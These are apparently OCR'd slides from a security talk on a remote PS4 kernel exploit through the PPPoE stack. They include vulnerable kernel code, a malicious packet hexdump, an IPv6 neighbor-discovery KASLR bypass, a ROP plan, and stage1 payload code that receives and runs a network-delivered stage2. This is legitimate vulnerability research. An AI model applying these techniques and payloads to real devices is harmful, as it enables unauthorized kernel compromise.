
PS4 Kernel RCE exploit

by theflow

About me

- Security researcher with focus on low level security
- Console research in my free time



PlayStation OS and security

- PS4 (AMD Jaguar) runs FreeBSD 9 and PS5 (AMD Zen 2) runs FreeBSD 11
- It has lots of modifications and contains custom PlayStation code (syscalls, drivers, etc.) that is closed-source.
- Security mitigations:

	PS4	PS5
(K)ASLR	✓	✓
SMAP/SMEP		✓
CFI		✓
XOM		✓

Vulnerabilities in upstream FreeBSD

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
case IPV6_2292PKTOPTIONS:
{
        struct mbuf *m;

        // ...

        error = soopt_getm(sopt, &m); /* XXX */
        if (error != 0)
                break;
        error = soopt_mcopyin(sopt, m); /* XXX */
        if (error != 0)
                break;
        error = ip6_pcbopts(&inp->in6p_outputopts,
                            m, so, sopt);
        m_freem(m); /* XXX */
        break;
}
```

Called without a lock!

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
static int
ip6_pcbopts(struct ip6_pktopts **pktopt, struct mbuf *m,
    struct socket *so, struct sockopt *sopt)
{
        struct ip6_pktopts *opt = *pktopt;
        // ...
        *pktopt = NULL;

        if (!m || m->m_len == 0) {
                // ...
                free(opt, M_IP6OPT);
                return (0);
        }
        // ...
        *pktopt = opt;
        return (0);
}
```

Pointer stored locally

Object freed if no options are provided

Otherwise, options pointer is still used

Race condition UAF

Vulnerabilities in custom code

exFAT heap-buffer overflow

```
void *sceFatfsCreateHeapVl(void *unused, int size) {
  return malloc(size, M_EXFATFSPATH, M_WAITOK | M_ZERO);
}

int UVFAT_readupcasetable(void *unused, void *fileSystem) {
  ...
  size_t dataLength = *(size_t *)(upcaseEntry + 24);
  size_t size = sectorSize + dataLength - 1;
  size = size - size % sectorSize;
  uint8_t *data = sceFatfsCreateHeapVl(0, size);
  ...
  while (1) {
    ...
    UVFAT_ReadDevice(fileSystem, offset, sectorSize, data);
    ...
    data += sectorSize;
    ...
  }
}
```

32bit size

64bit size read from exFAT volume

size_t-to-int conversion

Heap buffer overflow

Data read into a too small allocation

Kernel exploitation on PS4

1. Corrupt kernel function pointer and redirect to a userspace-based ROP chain
   - No SMAP/SMEP
2. Defeat KASLR
   - Trivial with ROP chain code execution
   - Some registers point to kernel .text, .data or .bss segments
   - Just dynamically resolve kernel base
3. Disable write-protection
   - Modify cr0 register using a dynamically resolved kernel gadget
4. Patch kernel code
   - Enable all permissions
   - Enable JIT capabilities
   - Install kexec syscall
5. Use kexec syscall to jump to kernel payload mapped in userspace

Userspace exploits

All previous kernel exploits were chained with userspace exploits:

	WebKit	bd-j	Savedata exploits
Advantages	Easy to use and exploit	Supports JIT and is firmware agnostic	Some unpatchable
Disadvantages	No JIT and heavily sandboxed	Requires a bd-burner. Also, the disc drive on PS4 is commonly broken	Requires an already hacked console to sign savedata
Other info	Most bugs taken from P0. Only non-JIT bugs can be used	All Java sandbox escapes patched on latest versions.	PS2 savedata exploits can be chained with emulator escape by Cturt

Potential remote attack surfaces

- Bluetooth
  - Only minor bugs there. Pwning Bluetooth subsystem in Linux is easier
- Remote Play
  - Requires firmware update to use, so not interesting
- TCP/IP stack
  - Some advisories for FreeBSD, but not applicable / exploitable on PS4
- more?

Interesting debug strings

Interesting file names found in kernel dump:

W:\Build\J02541110\sys\freebsd\sys\net\if_pppoe.c
W:\Build\J02541110\sys\freebsd\sys\net\if_spppsubr.c


Code from NetBSD!

PPPoE on PS4


Set Up Internet Connection
IP Address Settings
Automatic
Manual
PPPoE

PPPoE protocol

- Point-to-Point Protocol over Ethernet
- Used to provide Internet Access over DSL



PC1 connects directly to a DSL modem. In a legacy dialup scenario, PC1 reaches the Internet through the TELCO/ISP cloud by using a modem.


Diagram from Cisco

PPPoE and TCP/IP protocol stack

Application	FTP	SMTP	HTTP	...	DNS	...
Transport	TCP				UDP	
Internet	IP				IPv6	
Network access	PPP					
	PPPoE					
	Ethernet					

Diagram from Wikipedia

PPPoE network diagram



Vulnerabilities in PPPoE

Vulnerability #1: Heap-buffer overflow

```
static int
sppp_lcp_RCR(struct sppp *sp, struct lcp_header *h, int len)
{
        // ...
        buf = r = malloc (len, M_TEMP, M_NOWAIT);
        // ...
        p = (void *)(h + 1);
        for (rlen=0; len>1 && p[1]; len-=p[1], p+=p[1]) {
                // ...
                /* Add the option to rejected list. */
                bcopy (p, r, p[1]);
                r += p[1];
                rlen += p[1];
        }
        if (rlen) {
                // ...
                sppp_cp_send(sp, PPP_IPCP, CONF_REJ, h->ident, rlen, buf);
                goto end;
        }
        // ...
}
```

Buffer for rejected options (controllable length)

Copy without checking the length

CVE-2006-4304

(old enough to drive 🚗)

Vulnerability #1: Heap-buffer overflow

```
00000000  54 ab 3a 9a ab ad 00 d9  d1 bc 83 e4 88 64 11 00  |T.:..........d..|
00000010  00 14 00 90 80 21 04 02  00 8e 2a ff 41 41 41 41  |.....!....*.AAAA|
00000020  41 41 41 41 41 41 41 41  41 41 41 41 00 00 00 00  |AAAAAAAAAAAA....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 38 00 2b c5  |............8.+.|
00000040  72 9a cf 01 03 00 08 00  38 61 07 eb bd ff ff bd  |r.......8a......|
00000050  ff ff bd ff ff d9 d1 bc  83 e4 29 00 00 00 b4 07  |..........).....|
00000060  00 00 03 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000a0  00 00 00 00                                       |....            |
000000a4
```

Looks like a pointer! However, the mbuf cluster zone shouldn't contain any pointers

Vulnerability #2: Information leak

```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = xx:xx:xx:xx:xx:xx
  type      = PPP_DISC
###[ PPP over Ethernet Discovery ]###
     version   = 1
     type      = 1
     code      = PPPoE Active Discovery Initiation (PADI)
     sessionid = 0x0
     len       = 16
###[ PPPoE Tag List ]###
        \tag_list  \
         |###[ PPPoE Tag ]###
         |  tag_type  = Service-Name
         |  tag_len   = 0
         |  tag_value = ''
         |###[ PPPoE Tag ]###
         |  tag_type  = Host-Uniq
         |  tag_len   = 8
         |  tag_value = '\x00\\xfa\\xfa\x07\\x81\\xa4\\xff\\xff'
```

Pointer to a struct pppoe_softc object

Vulnerability #2: Information leak

Commit a8a3fd3cca61b1d3d7a6c3accf9480de9b5a39a9 in NetBSD from 2018:

Use a random hunique, instead of sending the pointer of the interface.

```
-       PPPOE_ADD_16(p, sizeof(sc));
-       memcpy(p, &sc, sizeof(sc));
-       p += sizeof(sc);
+       PPPOE_ADD_16(p, sizeof(sc->sc_id));
+       memcpy(p, &sc->sc_id, sizeof(sc->sc_id));
+       p += sizeof(sc->sc_id);
```

The pppoe_softc structure


```
struct pppoe_softc {
        struct sppp *sc_sppp;
        LIST_ENTRY(pppoe_softc) sc_list;
        struct ifnet *sc_eth_if;

        int sc_state;
        struct ether_addr sc_dest;
        uint16_t sc_session;

        char *sc_service_name;
        char *sc_concentrator_name;
        uint8_t *sc_ac_cookie;
        size_t sc_ac_cookie_len;
        uint8_t *sc_relay_sid;
        size_t sc_relay_sid_len;
        // ...
}
```

Pointer to pppoe_softc_list in .data segment

MAC address + session ID (8 controllable bytes)

Pointers to controllable buffers

What we have and what we need



What we have and what we need

We still need:

- A target object to corrupt for arbitrary R/W or RIP Control
  - Find structs allocated with malloc() in the network stack
- A KASLR bypass
  - Find more bugs?
  - Corrupt something to leak the contents of the struct pppoe_softc instance

Remote KASLR defeat

KASLR defeat attempt #1

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 fragmentation (sys/netinet6/frag6.c):

Idea:

- Send many ICMPv6 echo requests with lots of fragments
- Corrupt a mbuf (similar to sk_buff on Linux) to point to somewhere else
- Receive all ICMPv6 echo replies – one containing leaked data

IPv6 fragmentation internal structures

```
struct  ip6q {
        struct ip6asfrag *ip6q_down;
        struct ip6asfrag *ip6q_up;
        // ...
};

struct  ip6asfrag {
        struct ip6asfrag *ip6af_down;
        struct ip6asfrag *ip6af_up;
        struct mbuf      *ip6af_m;
        int              ip6af_offset;
        int              ip6af_frglen;
        int              ip6af_off;
        u_int16_t        ip6af_mff;
};
```

Problem: We have a linear buffer overflow. There some pointers before ip6af_m, and those need to make sense.

The fragment packet

KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(


IPv6 neighbor discovery (sys/netinet6/nd6_nbr.c)

IPv6 neighbor discovery protocol


IPv4	IPv6
ARP request	Neighbor solicitation
ARP reply	Neighbor advertisement
ARP cache	Neighbor cache

IPv6 neighbor discovery protocol

Flooding attack (heap spray):



Reachability state machine



KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 neighbor discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many llentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a llentry to change its reachability state and store a fake mbuf
- Send IPv6 neighbor advertisement packets again for all addresses
- Receive one invalid packet with leaked data after IP header

IPv6 neighbor advertisement input handler

```
void
nd6_na_input(struct mbuf *m, int off, int icmp6len)
{
        // ...
        ln = nd6_lookup(&taddr6, LLE_EXCLUSIVE, ifp);
        // ...
        if (ln->la_hold) {
                // ...
                for (m_hold = ln->la_hold, ln->la_hold = NULL;
                    m_hold; m_hold = m_hold_next) {
                        m_hold_next = m_hold->m_nextpkt;
                        m_hold->m_nextpkt = NULL;
                        // ...
                        nd6_output_lle(ifp, ifp, m_hold, L3_ADDR_SIN6(ln), NULL, ln, &chain);
                }
        }
        // ...
}
```

Lookup target IPv6 address

Send out any held packets if the node is reachable and its MAC address is known

Problem: the mbuf is freed after sending, i.e. after leaking the struct pppoe_softc instance, it will be corrupted

llentry under the hood

```
struct llentry {
        LIST_ENTRY(llentry)      lle_next;
        struct rwlock            lle_lock;
        struct lltable           *lle_tbl;
        // ...
        struct mbuf              *la_hold;
        // ...
        int16_t                  ln_state;
        // ...
};

struct lltable {
        SLIST_ENTRY(lltable)     llt_link;
        struct llentries         lle_head[LLTBL_HASHTBL_SIZE];
        int                      llt_af;
        struct ifnet             *llt_ifp;

        void                     (*llt_free)(struct lltable *, struct llentry *);
        // ...
};
```

Pointer to link-level entry table

Held packets

Reachability state

Pointer to interface

Called to free a llentry object when it is no longer reachable

nd6 state machine

```
static void
nd6_llinfo_timer(void *arg)
{
        // ...
        ifp = ln->lle_tbl->llt_ifp;
        // ...
        switch (ln->ln_state) {
        case ND6_LLINFO_INCOMPLETE:
                if (ln->la_asked < V_nd6_mmaxtries) {
                        // ...
                        nd6_ns_output(ifp, NULL, dst, ln, 0);
                        // ...
                }
                break;
        // ...
        }
        // ...
}
```

Interface object pointer from llentry

Neighbor solicitation sent with hijackable ifp

IPv6 neighbor solicitation output handler

```
void
nd6_ns_output(struct ifnet *ifp, const struct in6_addr *daddr6,
    const struct in6_addr *taddr6, struct llentry *ln, int dad)
{
        // ...
        nd_ns = (struct nd_neighbor_solicit *)(ip6 + 1);
        // ...
        if (!dad && (mac = nd6_ifptomac(ifp))) {
                int optlen = sizeof(struct nd_opt_hdr) + ifp->if_addrlen;
                struct nd_opt_hdr *nd_opt = (struct nd_opt_hdr *)(nd_ns + 1);
                // ...
                bcopy(mac, (caddr_t)(nd_opt + 1), ifp->if_addrlen);
        }
        // ...
        ip6_output(m, NULL, &ro, dad ? IPV6_UNSPECSRC : 0, &im6o, NULL, NULL);
        icmp6_ifstat_inc(ifp, ifs6_out_msg);
        icmp6_ifstat_inc(ifp, ifs6_out_neighborsolicit);
        // ...
}
```

MAC address retrieved from ifp (which we control

Copied into neighbor solicitation output packet

KASLR defeat attempt #3 (final)


repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 Neighbor Discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many llentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a llentry to change its reachability state and redirect ifp
- Send ICMPv6 echo requests for all different addresses
- Receive one IPv6 neighbor solicitation packet containing leaked data


KASLR defeat strategy



Defeating KASLR in practice

```
[+] STAGE 1: Memory corruption
[+] Pinning to CPU 0...done
[*] Sending malicious LCP configure request...
...
[+] Scanning for corrupted object...found fe80::0fdf:4141:4141:4141

[+] STAGE 2: KASLR defeat
[*] Defeating KASLR...
[+] pppoe_softc_list: 0xffffffff884de578
[+] kaslr_offset: 0x3ffc000
```

ROP chain execution strategy



ROP chain

First ROP chain:

- Copy second ROP chain to original stack
- Perform a stack pivot there

Second ROP chain:

- Disable write protection in cr0
- Patch kmem_alloc to enable RWX protection
- Restore write protection
- Allocate RWX page and copy stage1 payload
- Jump to stage1 payload

stage1 payload


- Enable UART
- Fix corruption done by nd6_ns_output
- Fix corrupted in6_llentry entry
- Create new process and listen for stage2 payload

```
void *so;
ksock_create(&so, AF_INET, SOCK_DGRAM, 0);

struct sockaddr_in sin = {};
sin.sin_len = sizeof(sin);
sin.sin_family = AF_INET;
sin.sin_port = __builtin_bswap16(STAGE2_PORT);
sin.sin_addr.s_addr = __builtin_bswap32(INADDR_ANY);
ksock_bind(so, (struct sockaddr *)&sin);

void *stage2 = kmem_alloc(*kernel_map, STAGE2_SIZE);
size_t size = STAGE2_SIZE;
ksock_recv(so, stage2, &size);

ksock_close(so);

void (*entry)(void) = (void *)stage2;
entry();
```

Process continuation

```
# Restore rsp
mov rsp, rbx
sub rsp, (SOFTCLOCK_STACK_SIZE + ND6_LLINFO_TIMER_STACK_SIZE)

# nd6_llinfo_timer epilogue
add rsp, 8
pop rbx
pop r12
pop r13
pop r14
pop r15
pop rbp
ret
```

Demo



Aftermath

$32.77

Price shown before tax

4 x $8.19 with no interest

V2.0 One Key JB Tool USB Adapter For PS4 FW 9.0 Dongle With Ethernet Type-C Cable For PS4 9.00

4.5 23 Reviews | 100 sold

Color: Tool V2.0 Pro

Thanks for your attention!
Any questions?